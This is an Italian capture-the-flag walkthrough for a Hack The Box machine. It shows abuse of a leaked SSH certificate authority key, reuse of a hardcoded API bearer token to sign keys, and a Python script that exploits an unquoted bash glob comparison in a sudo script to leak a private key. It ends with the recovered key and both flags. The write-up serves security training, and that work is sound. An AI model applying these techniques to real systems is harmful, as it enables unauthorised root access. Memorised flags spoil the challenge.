### Root Container

Nella directory home di [msainristil](#), troviamo un'interessante cartella, '[decommission\\_old\\_ca](#)', che contiene una chiave [SSH privata](#) e una [pubblica](#). Dall'enumerazione dei [ticket](#) nel pannello di amministrazione e nel database [MySQL](#), sappiamo che queste chiavi sono probabilmente quelle che, secondo lui, sono ancora considerate attendibili dal server. Possiamo quindi usarle per cercare di raggiungere [l'utente root](#) del container.



```
msainristil@itrc:~$ ls
decommission_old_ca
msainristil@itrc:~$ ls decommission_old_ca
ca-itrc  ca-itrc.pub
```

Dovrei poter copiare le 2 key in locale tramite SCP, e firmare un certificato locale in modo da poter usare la chiave privata per accedere tramite SSH all'utente root.

```
home/kali scp msainristil@itrc.ssg.htb:/home/msainristil/decommission_old_ca/ca-itrc _
msainristil@itrc.ssg.htb's password:
ca-itrc 100% 2602 25.3KB/s 00:00
home/kali ls
Bashfuscator Documents Pictures bin
Bola.sh Downloads Public ca-itrc
CheatSheet_Varie Music Templates go
Desktop OnionSearch Videos myenv
home/kali scp msainristil@itrc.ssg.htb:/home/msainristil/decommission_old_ca/ca-itrc.pub _
msainristil@itrc.ssg.htb's password:
ca-itrc.pub 100% 572 5.5KB/s 00:00
```

```
opt/h/Resource ls
Resource.ctd ca-itrc resources_scan shell.zip
bash.sh ca-itrc.pub shell.php
```

Quindi ora do i permessi 600 con `chmod` per la key

```
opt/h/Resource chmod 600 ca-itrc
```

Ora devo usare 'ssh-keygen' per firmare il certificato e creare 'ca-itrc.pub'

```
opt/h/Resource ssh-keygen -s ca-itrc -z 223 -I '<USERNAME>' -V -5m:forever -n root ca-itrc.pub
Signed user key ca-itrc-cert.pub: id "<USERNAME>" serial 223 for root
valid after 2025-04-14T12:04:31
```

Ora posso collegarmi con SSH come root senza uso di password al container

```
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@itrc:~# id
uid=0(root) gid=0(root) groups=0(root)
root@itrc:~#
```

### *Recupero user.txt*

```
root@itrc:~# pwd
/root
root@itrc:~# cd /home
root@itrc:/home# cd zzinter
root@itrc:/home/zzinter# cat user.txt
a958d3da2d570e10f90fd4a5085d0ddb
root@itrc:/home/zzinter#
```

## ***PrivEscalation***

Trovo qualcosa di interessante nella home di 'zzinter' uno script 'sign\_key\_api.sh' che vado a visualizzare

```

root@itrc:/home/zzinter# cat sign_key_api.sh
#!/bin/bash

usage () {
    echo "Usage: $0 <public_key_file> <username> <principal>"
    exit 1
}

if [ "$#" -ne 3 ]; then
    usage
fi

public_key_file="$1"
username="$2"
principal_str="$3"

supported_principals="webserver,analytics,support,security"
IFS=',' read -ra principal <<< "$principal_str"
for word in "${principal[@]}"; do
    if ! echo "$supported_principals" | grep -qw "$word"; then
        echo "Error: '$word' is not a supported principal."
        echo "Choose from:"
        echo "    webserver - external web servers - webadmin user"
        echo "    analytics - analytics team databases - analytics user"
        echo "    support - IT support server - support user"
        echo "    security - SOC servers - support user"
        echo
    fi
done

```

```

        usage
    fi
done

if [ ! -f "$public_key_file" ]; then
    echo "Error: Public key file '$public_key_file' not found."
    usage
fi

public_key=$(cat $public_key_file)

curl -s signserv.ssg.htb/v1/sign -d '{"pubkey": "'"$public_key"'", "username": "'"$username"'", "principals": "'"$principal"'"}' -H "Content-Type: application/json" -H "Authorization:Bearer 7Tqx6owMLtnt6oeR2ORbWmOPk30z4ZH901kH6UUT6vNziNqGrYgmSve5jCmnPJDE"

```

Sembra essere uno script che firma i certificati richiedendo l'aiuto di un'API all'indirizzo '[signserv.ssg.htb](http://signserv.ssg.htb)'. Posso aggiungere questo [nome di dominio](#) e il file '[ssg.htb](#)' di base al nostro file [hosts](#), in modo da potervi accedere localmente.

```

🔍 | 📁 home/kali echo "10.10.11.27 signserv.ssg.htb ssg.htb" | sudo tee -a /etc/hosts
10.10.11.27 signserv.ssg.htb ssg.htb

```

Ora Lo script richiede di fornirgli una chiave pubblica, il nostro nome utente, il principal e il tipo di chiave utente che vogliamo venga firmata.

Sembra si possa firmare una chiave come utente del gruppo '[IT support](#)' semplicemente eseguendo il comando finale in locale, poiché il campo del '[authorization bearer](#)' è già incluso.

Posso quindi generare una nuova coppia di chiavi [privata e pubblica](#) sul nostro computer nella dir. delle chiavi e quindi utilizzare l'[API curl](#)'

per firmarle. Quando viene richiesto un percorso per salvare il file, è anche possibile assegnargli un nome, quindi specifichiamo il percorso desiderato e chiamiamo la chiave 'itsupport'.

```
ssh-keygen -t ed25519 -f ~/.ssh/itsupport
Generating public/private ed25519 key pair.
Enter passphrase for "/root/.ssh/itsupport" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/itsupport
Your public key has been saved in /root/.ssh/itsupport.pub
The key fingerprint is:
SHA256:+Cg5Gk4OWIkdbRkini9p17bvNgQEYeakmnkq6a5+nDw root@xyz
The key's randomart image is:
+--[ED25519 256]--+
|. o.+
|... B +
| o* =
| +0= .. .
|o*+o oo S
|*.* ... +
|o+= =.o .
|+= E o.o
|B+= . oo.
+-----[SHA256]-----+
```

```
curl signserv.ssg.htb/v1/sign -d '{"pubkey": "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAIAAI0KwKfhq+4YHV0o7mgdRScJPohoJ9nY8lXz+Epaueztu root@xyz", "username": "<USERNAME>", "principals": "support"}' -H "Content-Type:application/json" -H "Authorization:Bearer 7Tqx6owMLtnt6oeR2ORbWmOPk30z4ZH901kH6UUT6vNziNqGrYgmSve5jCmnPJDE" | tee itsupport-cert.pub
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 796 100 643 100 153 5114 1216 --:--:-- --:--:-- --:--:-- 6368
ssh-ed25519-cert-v01@openssh.com AAAAIHNzaC1lZDI1NTE5LWNlcuQtdjAxQg9wZW5zc2guY29tAAAAILXexD+16RSu
8ppuXqA8RUBoIciRW0F+kAnayKFG61jJAAAAIOKwKfhq+4YHV0o7mgdRScJPohoJ9nY8lXz+EpaueztuAAAAAAAAACcAAAABA
AAACjxVU0VSTkFNRT4AAAAALAAAB3N1cHBvcnQAAAAAZ/OrQ/////////AAAAAAAAAIIAAAVcGVybWl0LVgxMS1mb3J3YX
JkaW5naAAAAAABdWZJtaXQtYWdlbnQtZm9yd2FyZGluZWAAAAAAAwcGVybWl0LXBvcnQtZm9yd2FyZGluZWAAAAAAAw
KcGVybWl0LXB0eQAAAAAAAOcGVybWl0LXVzZXItcmMAAAAAAAAAAAAAAAAAADMAAAALc3NoLWVkmjU1MTkAAAAggeDwK53LVKHJ
h+rMLcA2WABxbtDgyhm57MATyY0VKbEAAABTAAAC3NzaC1lZDI1NTE5AAAAQP/3L8i1Wi5MAzyv8EO0Fu07V8cug9YLL9mt
BQCBu186tZ6gty6Eszf8Y51N5ynJnP5Kq0sc2zpT+EwMkkM9w8= root@xyz
```

Ora che disponiamo della coppia di chiavi di autorizzazione necessaria, possiamo accedere tramite SSH all'utente di supporto sulla macchina host. Ancora una volta, assicuriamoci che le chiavi pubblica e privata, così come il certificato, si trovino nella stessa directory per eseguire il comando. questa volta utilizziamo OpenSSH sulla porta 2222 che, come ipotizzato in precedenza, è per la macchina host piuttosto che all'interno del contenitore.

```
~/.ssh ls
id_rsa id_rsa.pub itsupport itsupport-cert.pub itsupport.pub known_hosts
~/.ssh ssh -i itsupport support@ssg.htb -p 2222
```

```
support@ssg:~$ id
uid=1000(support) gid=1000(support) groups=1000(support)
support@ssg:~$ whoami
support
support@ssg:~$
```

## Da Support a user

Ancora una volta, sotto `/home`, vediamo l'utente `zzinter`, ma non posso ancora accedere alla sua directory home.

```
support@ssg:/home$ ls -la
total 16
drwxr-xr-x  4 root    root    4096 Jul 23  2024 .
drwxr-xr-x 19 root    root    4096 Jul 24  2024 ..
drwxr-x---  4 support support 4096 Jun 21  2024 support
drwxr-x---  4 zzinter zzinter 4096 Aug 13  2024 zzinter
```

nella directory `/etc/ssh/sshd_config.d` trovo il file `sshcerts.conf` che spiega ulteriormente le configurazioni SSH nella macchina.

```
support@ssg:/home$ cd /etc/ssh/sshd_config.d
support@ssg:/etc/ssh/sshd_config.d$ ls -la
total 16
drwxr-xr-x  2 root root 4096 Feb  8  2024 .
drwxr-xr-x  5 root root 4096 Jul 24  2024 ..
-rw-r--r--  1 root root  27 Feb  7  2024 50-cloud-init.conf
-rw-r--r--  1 root root 468 Feb  8  2024 sshcerts.conf
```

```
support@ssg:/etc/ssh/sshd_config.d$ cat sshcerts.conf
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
HostCertificate /etc/ssh/ssh_host_dsa_key-cert.pub
HostCertificate /etc/ssh/ssh_host_ecdsa_key-cert.pub
HostCertificate /etc/ssh/ssh_host_rsa_key-cert.pub
HostCertificate /etc/ssh/ssh_host_ed25519_key-cert.pub
TrustedUserCAKeys /etc/ssh/ca-it.pub
AuthorizedPrincipalsFile /etc/ssh/auth_principals/%u
PasswordAuthentication no
```

Questo file rivela che non possiamo usare una `password` per accedere tramite SSH a nessun utente sulla

macchina host a causa

del numero di **PasswordAuthentication**, il che significa che dovremo disporre dei file **chiave SSH** necessari.

Tuttavia, è possibile approfondire i principi di autorizzazione di ciascun utente andando su **'/etc/ssh/auth\_principals/<username>'**.

Ci sono tre utenti nella directory **auth\_principals**: **'support'**, **'zzinter'** e **'root'**.

```
support@ssg:/etc/ssh/sshd_config.d$ cd /etc/ssh/auth_principals
support@ssg:/etc/ssh/auth_principals$ ls
root  support  zzinter
```

```
support@ssg:/etc/ssh/auth_principals$ cat support
support
root_user
support@ssg:/etc/ssh/auth_principals$ cat zzinter
zzinter_temp
support@ssg:/etc/ssh/auth_principals$ cat root
root_user
```

Esaminando i file si nota che per accedere co SSH:

- l'utente di supporto deve avere una chiave firmata con il principal **root\_user** o **support**.
- l'utente root deve avere una chiave firmata con il **principal root\_user**
- zzinter deve avere una chiave firmata con il principal **zzinter\_temp**

Forse questo significa che si potrebbe usare la **stessa API** di prima per firmare un'altra chiave.





Se proviamo a firmare una chiave come utente **root\_user**, otterremo un errore **{"detail": "L'accesso root deve essere concesso manualmente.**

**Contattare l'amministratore IT."}**.

L'unico altro utente per cui possiamo provare a firmare una chiave è **zzinter**, quindi proveremo a firmare una chiave con il principal **zzinter\_temp**.



```

 |  ~/.ssh ssh-keygen -t ed25519 -f ~/.ssh/zzinter
Generating public/private ed25519 key pair.
Enter passphrase for "/root/.ssh/zzinter" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/zzinter
Your public key has been saved in /root/.ssh/zzinter.pub
The key fingerprint is:
SHA256:/9o9Uuuw7BRy6tZxNcBt0oH0ghuKNgsGZPaFtNUtB2M root@xyz
The key's randomart image is:
+--[ED25519 256]--+
| .....Eo . +.. |
| + .o..o.o . = + |
|+ ... 0 . o + |
| . . 0 . o .. |
| . . S + + .. |
| o + . o +..o |
| . o o 0.o+ . |
| . ..=o+o |
| .oo*oo. |
+-----[SHA256]-----+
 |  ~/.ssh ls
id_rsa      itsupport-cert.pub  known_hosts.old
id_rsa.pub  itsupport.pub       zzinter
itsupport   known_hosts         zzinter.pub

```

```

 |  ~/.ssh cat zzinter.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHFhUIGy4B+/90RS+s0ihX8o5yB56QynghQ
koEXkwZ29 root@xyz
 |  ~/.ssh curl signserv.ssg.htb/v1/sign -d '{"pubkey": "ssh-ed25
519 AAAAC3NzaC1lZDI1NTE5AAAAIHFhUIGy4B+/90RS+s0ihX8o5yB56QynghQkoEXkwZ2
9 root@xyz","username": "<USERNAME>","principals": "support"}' -H "Con
tent-Type:application/json" -H "Authorization:Bearer 7Tqx6owMLtnt6oeR20
RbWmOPk30z4ZH901kH6UUT6vNziNqGrYgmSve5jCmnPJDE" | tee zzintercert.pub
% Total    % Received % Xferd  Average Speed   Time    Time     Time
Current                               Dload  Upload  Total   Spent    Left
Speed
  0      0    0      0    0      0      0      0  --:--:-- --:--:-- --:--:--
100    796  100    643  100    153   5453   1297  --:--:-- --:--:-- --:--:--
- 6803
ssh-ed25519-cert-v01@openssh.com AAAAIHNzaC1lZDI1NTE5LWNlcnQtdjAxQG9wZW
5zc2guY29tAAAAIDTV6LFhXh0TzpJtqeIpJg7zHSG95Wav7/IsIGFKNzyJAAAAIHFhUIGy4
B+/90RS+s0ihX8o5yB56QynghQkoEXkwZ29AAAAAAAAAACgAAAAABAAAACjxvU0VSTkFNRT4A
AAALAAAAB3N1cHBvcnQAAAAAAZ/Ovf////////AAAAAAAAAIIAAAACGVybWl0LVgxMS1
mb3J3YXJkaW5naAAAAAABdwZXJtaXQtYWdlbnQtZm9yd2FyZGluZwAAAAAAAAAAWcGVybW
l0LXBvcnQtZm9yd2FyZGluZwAAAAAAAAAAKcGVybWl0LXB0eQAAAAAAAAAAO0cGVybWl0LXVzZ
XIitcmMAAAAAAAAAAAAAADMAAAALc3NoLWVkmjU1MTkAAAAGgeDwK53LVKHJh+rMLcA2WABx
btDgyhm57MATyY0VKbEAAABTAAAAC3NzaC1lZDI1NTE5AAAAQLAgghbT5d05HyX8mMCHpRM
FynF1IvwEA+o2kbbRfslzSm19hg+vwqqKjUFC8mSTqNU8oM3nfNRHAIqdAhBZUgU= root@
xyz

```

Ora come fatto in precedenza mi connetto con SSH alla porta 2222 come user 'zzinter' avendo a disposizione **key privata key pubblica** e certificato firmato.

```
root@xyz ~/.ssh ls
id_rsa      itsupport-cert.pub  known_hosts.old  zzinter.pub
id_rsa.pub  itsupport.pub       zzinter
itsupport   known_hosts         zzinter-cert.pub
root@xyz ~/.ssh ssh -i zzinter zzinter@ssg.htb -p 2222
zzinter@ssg:~$ id
uid=1001(zzinter) gid=1001(zzinter) groups=1001(zzinter)
zzinter@ssg:~$
```

Come prima cosa do il comando 'sudo -l' per vedere se ci sono binari che l'utente 'zzinter' può eseguire come root

```
zzinter@ssg:~$ sudo -l
Matching Defaults entries for zzinter on ssg:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
sbin\:/bin\:/snap/bin,
    use_pty

User zzinter may run the following commands on ssg:
    (root) NOPASSWD: /opt/sign_key.sh
zzinter@ssg:~$
```

Sembra esserci un altro script di firma '/opt/sign\_key.sh' che 'zzinter' può eseguire come root, vado a leggere lo script per capirci qualcosa in più



```

zzinter@ssg:~$ cat /opt/sign_key.sh
#!/bin/bash

usage () {
    echo "Usage: $0 <ca_file> <public_key_file> <username> <principal> <serial>"
    exit 1
}

if [ "$#" -ne 5 ]; then
    usage
fi

ca_file="$1"
public_key_file="$2"
username="$3"
principal_str="$4"
serial="$5"

if [ ! -f "$ca_file" ]; then
    echo "Error: CA file '$ca_file' not found."
    usage
fi

itca=$(cat /etc/ssh/ca-it)
ca=$(cat "$ca_file")
if [[ $itca = $ca ]]; then
    echo "Error: Use API for signing with this CA."
    usage
fi

if [ ! -f "$public_key_file" ]; then
    echo "Error: Public key file '$public_key_file' not found."
    usage
fi

supported_principals="webserver,analytics,support,security"
IFS=',' read -ra principal <<< "$principal_str"
for word in "${principal[@]}"; do
    if ! echo "$supported_principals" | grep -qw "$word"; then
        echo "Error: '$word' is not a supported principal."
        echo "Choose from:"
        echo "    webserver - external web servers - webadmin user"
        echo "    analytics - analytics team databases - analytics user"
        echo "    support - IT support server - support user"
        echo "    security - SOC servers - support user"
        echo
        usage
    fi
done

if ! [[ $serial =~ ^[0-9]+$ ]]; then
    echo "Error: '$serial' is not a number."
    usage
fi

ssh-keygen -s "$ca_file" -z "$serial" -I "$username" -V -1w:forever -n "$principal" "$public_key_file"

```

Questo script sembra **firmare anche le chiavi**, ma senza utilizzare l'API e firmandole invece localmente. So

da prima che a zzinter

è stato fornito questo script per poter firmare i certificati localmente a causa del problema descritto nei ticket.

Andando sempre ad analizzare ulteriormente lo script scopro che richiede un file di **chiave privata**, un file di **chiave pubblica**,

un **numero di serie**, un **nome utente** e un **principal**.

È interessante notare che confronta i file **CA** per garantire che la chiave privata **/etc/ssh/ca-it** non venga utilizzata, poiché la politica prevede che gli utenti utilizzino invece l'**API**.

```
fi

itca=$(cat /etc/ssh/ca-it)
ca=$(cat "$ca_file")
if [[ $itca = $ca ]]; then
    echo "Error: Use API for signing with this CA."
    usage
fi
```

Sempre enumerando lo script noto che il confronto viene effettuato senza le **virgolette**, e questo comporta una vulnerabilità in **bash**,

in quanto se il parametro dopo **(=)** non si trova tra le **virgolette** non viene trattato come una **stringa** e quindi se inserisco il valore **(\*)** nel parametro **'CA'** restituirà sempre il valore **'true'**.

Quindi posso tentare il **bruteforce** della chiave privata **ca-it** attraverso il confronto effettuato nello **script vulnerabile**.

Vado a creare uno **script Python** che andrà a rivelare il contenuto di **'ca-it'**. Lo script esaminerà un elenco di caratteri e se

l'errore risultante è **'Error: Use API for signing with this CA'** allora il carattere fa parte del vero file della **chiave privata**.

Poiché lo script vulnerabile richiede un file come **parametro**, lo script Python crea un file **ca temporaneo** in cui conterrà la nostra

ipotesi corrente durante la decodifica.

Eseguirà i caratteri in un ciclo fino a quando non avrà decodificato l'intero file della chiave privata, visualizzandolo sul terminale

e quindi rimuovendo il file temporaneo che abbiamo creato.

```
zzinter@ssg:~/zzinter$ vim leak.py
```

```

zzinter@ssg:~/zzinter$ cat leak.py
import string
import subprocess
import os
import sys

all_chars = '-\n/+= ' + string.ascii_letters + string.digits
passwd = ""

# Temp file to store our current guess
temp_ca_file = "/home/zzinter/temp_ca_file"

while True:
    for char in all_chars:
        # Write the current guess to the temp CA file
        with open(temp_ca_file, 'w') as f:
            f.write(passwd + char + '*')

        # Run the script with the temp file as the ca file parameter and random values for
        the rest
        command = f"sudo /opt/sign_key.sh '{temp_ca_file}' test test webserver 1"
        result = subprocess.run(
            command,
            stdout=subprocess.PIPE,
            stderr=subprocess.PIPE,
            shell=True,
            text=True
        )

```

```

        # If the output contains the target message, update the password and break
        if "Error: Use API for signing with this CA." in (result.stdout + result.stderr):
            passwd += char
            sys.stdout.write(char)
            sys.stdout.flush()
            break
    else:
        # If no characters matched, break/finished
        print()
        break

# Clean up the temp CA file
if os.path.exists(temp_ca_file):
    os.remove(temp_ca_file)

```

```

zzinter@ssg:~/zzinter$ python leak.py
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW
QyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu00DKGbnswBPJjRUpsQAAAKg7BlysOwZc
rAAAAAAtzc2gtZWQyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu00DKGbnswBPJjRUpsQ
AAAEbexpnzDJyYdz+91UG3dVfjT/scyWdzgaXlgx75RjY0o4Hg8Cudy1ShyYfqzC3ANlgA
cW7Q4MoZuezAE8mNFSmxAAAAIkdsb2JhbCBTU0cgU1NIENlcnRmaWNpYXRlIGZyb20gSV
QBAgM=
-----END OPENSSH PRIVATE KEY-----

```

Bene ora copio in locale la chiave privata ricavata , in un file che chiamo **'root'** e gli do i permessi adeguati con **'chmod 600 root'**.

Poi vado a prendere il contenuto della chiave pubblica **'ca-it.pub'** da **'/ect/ssh'** e copio anch essa in locale in un file che chiamo **'root.pub'**

```

zzinter@ssg:~/zzinter$ cd /etc/ssh
zzinter@ssg:/etc/ssh$ cat ca-it.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIHg8Cudy1ShyYfqzC3ANlgAcW7Q4MoZuezAE8mNFSmx Global SSG SSH Certificate from IT
zzinter@ssg:/etc/ssh$ █

```

in locale

```

opt/h/Resource nano root
opt/h/Resource nano root.pub
opt/htb_machine/Resource ls
Resource.ctd ca-itrc ca-itrc.pub root shell.php
bash.sh ca-itrc-cert.pub resources_scan root.pub shell.zip
opt/htb_machine/Resource cat root
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu0ODKGbnsWBPJjRUpsQAAAKg7Blys0wZc
rAAAAAtzc2gtZWQyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu0ODKGbnsWBPJjRUpsQ
AAAEbexnpzDJyYdz+91UG3dVfjT/scyWdzgaXlgx75RjY0o4Hg8Cudy1ShyYfqzC3ANlgA
cW7Q4MoZuezAE8mNFSmxAAAAIkdsb2JhbCBTU0cgU1NlIENlcnRmaWNpYXRlIGZyb20gSV
QBAgM=
-----END OPENSSH PRIVATE KEY-----
opt/htb_machine/Resource cat root.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIHg8Cudy1ShyYfqzC3ANlgAcW7Q4MoZuezAE8mNFSmx Global SSG SSH Certificate
from IT
opt/htb_machine/Resource chmod 600 root

```

Creo il certificato firmato per la **key root**

```

opt/htb_machine/Resource ssh-keygen -s root -z 223 -I '<USERNAME>' -V -5m:forever -n root_user r
pot.pub
Signed user key root-cert.pub: id "<USERNAME>" serial 223 for root user valid after 2025-04-14T14:14:40

```

Infine mi connetto come **root** e recupero la **root.txt**

```

root@ssg:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ssg:~# cd /root
root@ssg:~# cat root.txt
3693c1cd50a220ff17000d7a3a79c452
root@ssg:~# █

```

## Flags

**user.txt** = a958d3da2d570e10f90fd4a5085d0ddb

root.txt = 3693c1cd50a220ff17000d7a3a79c452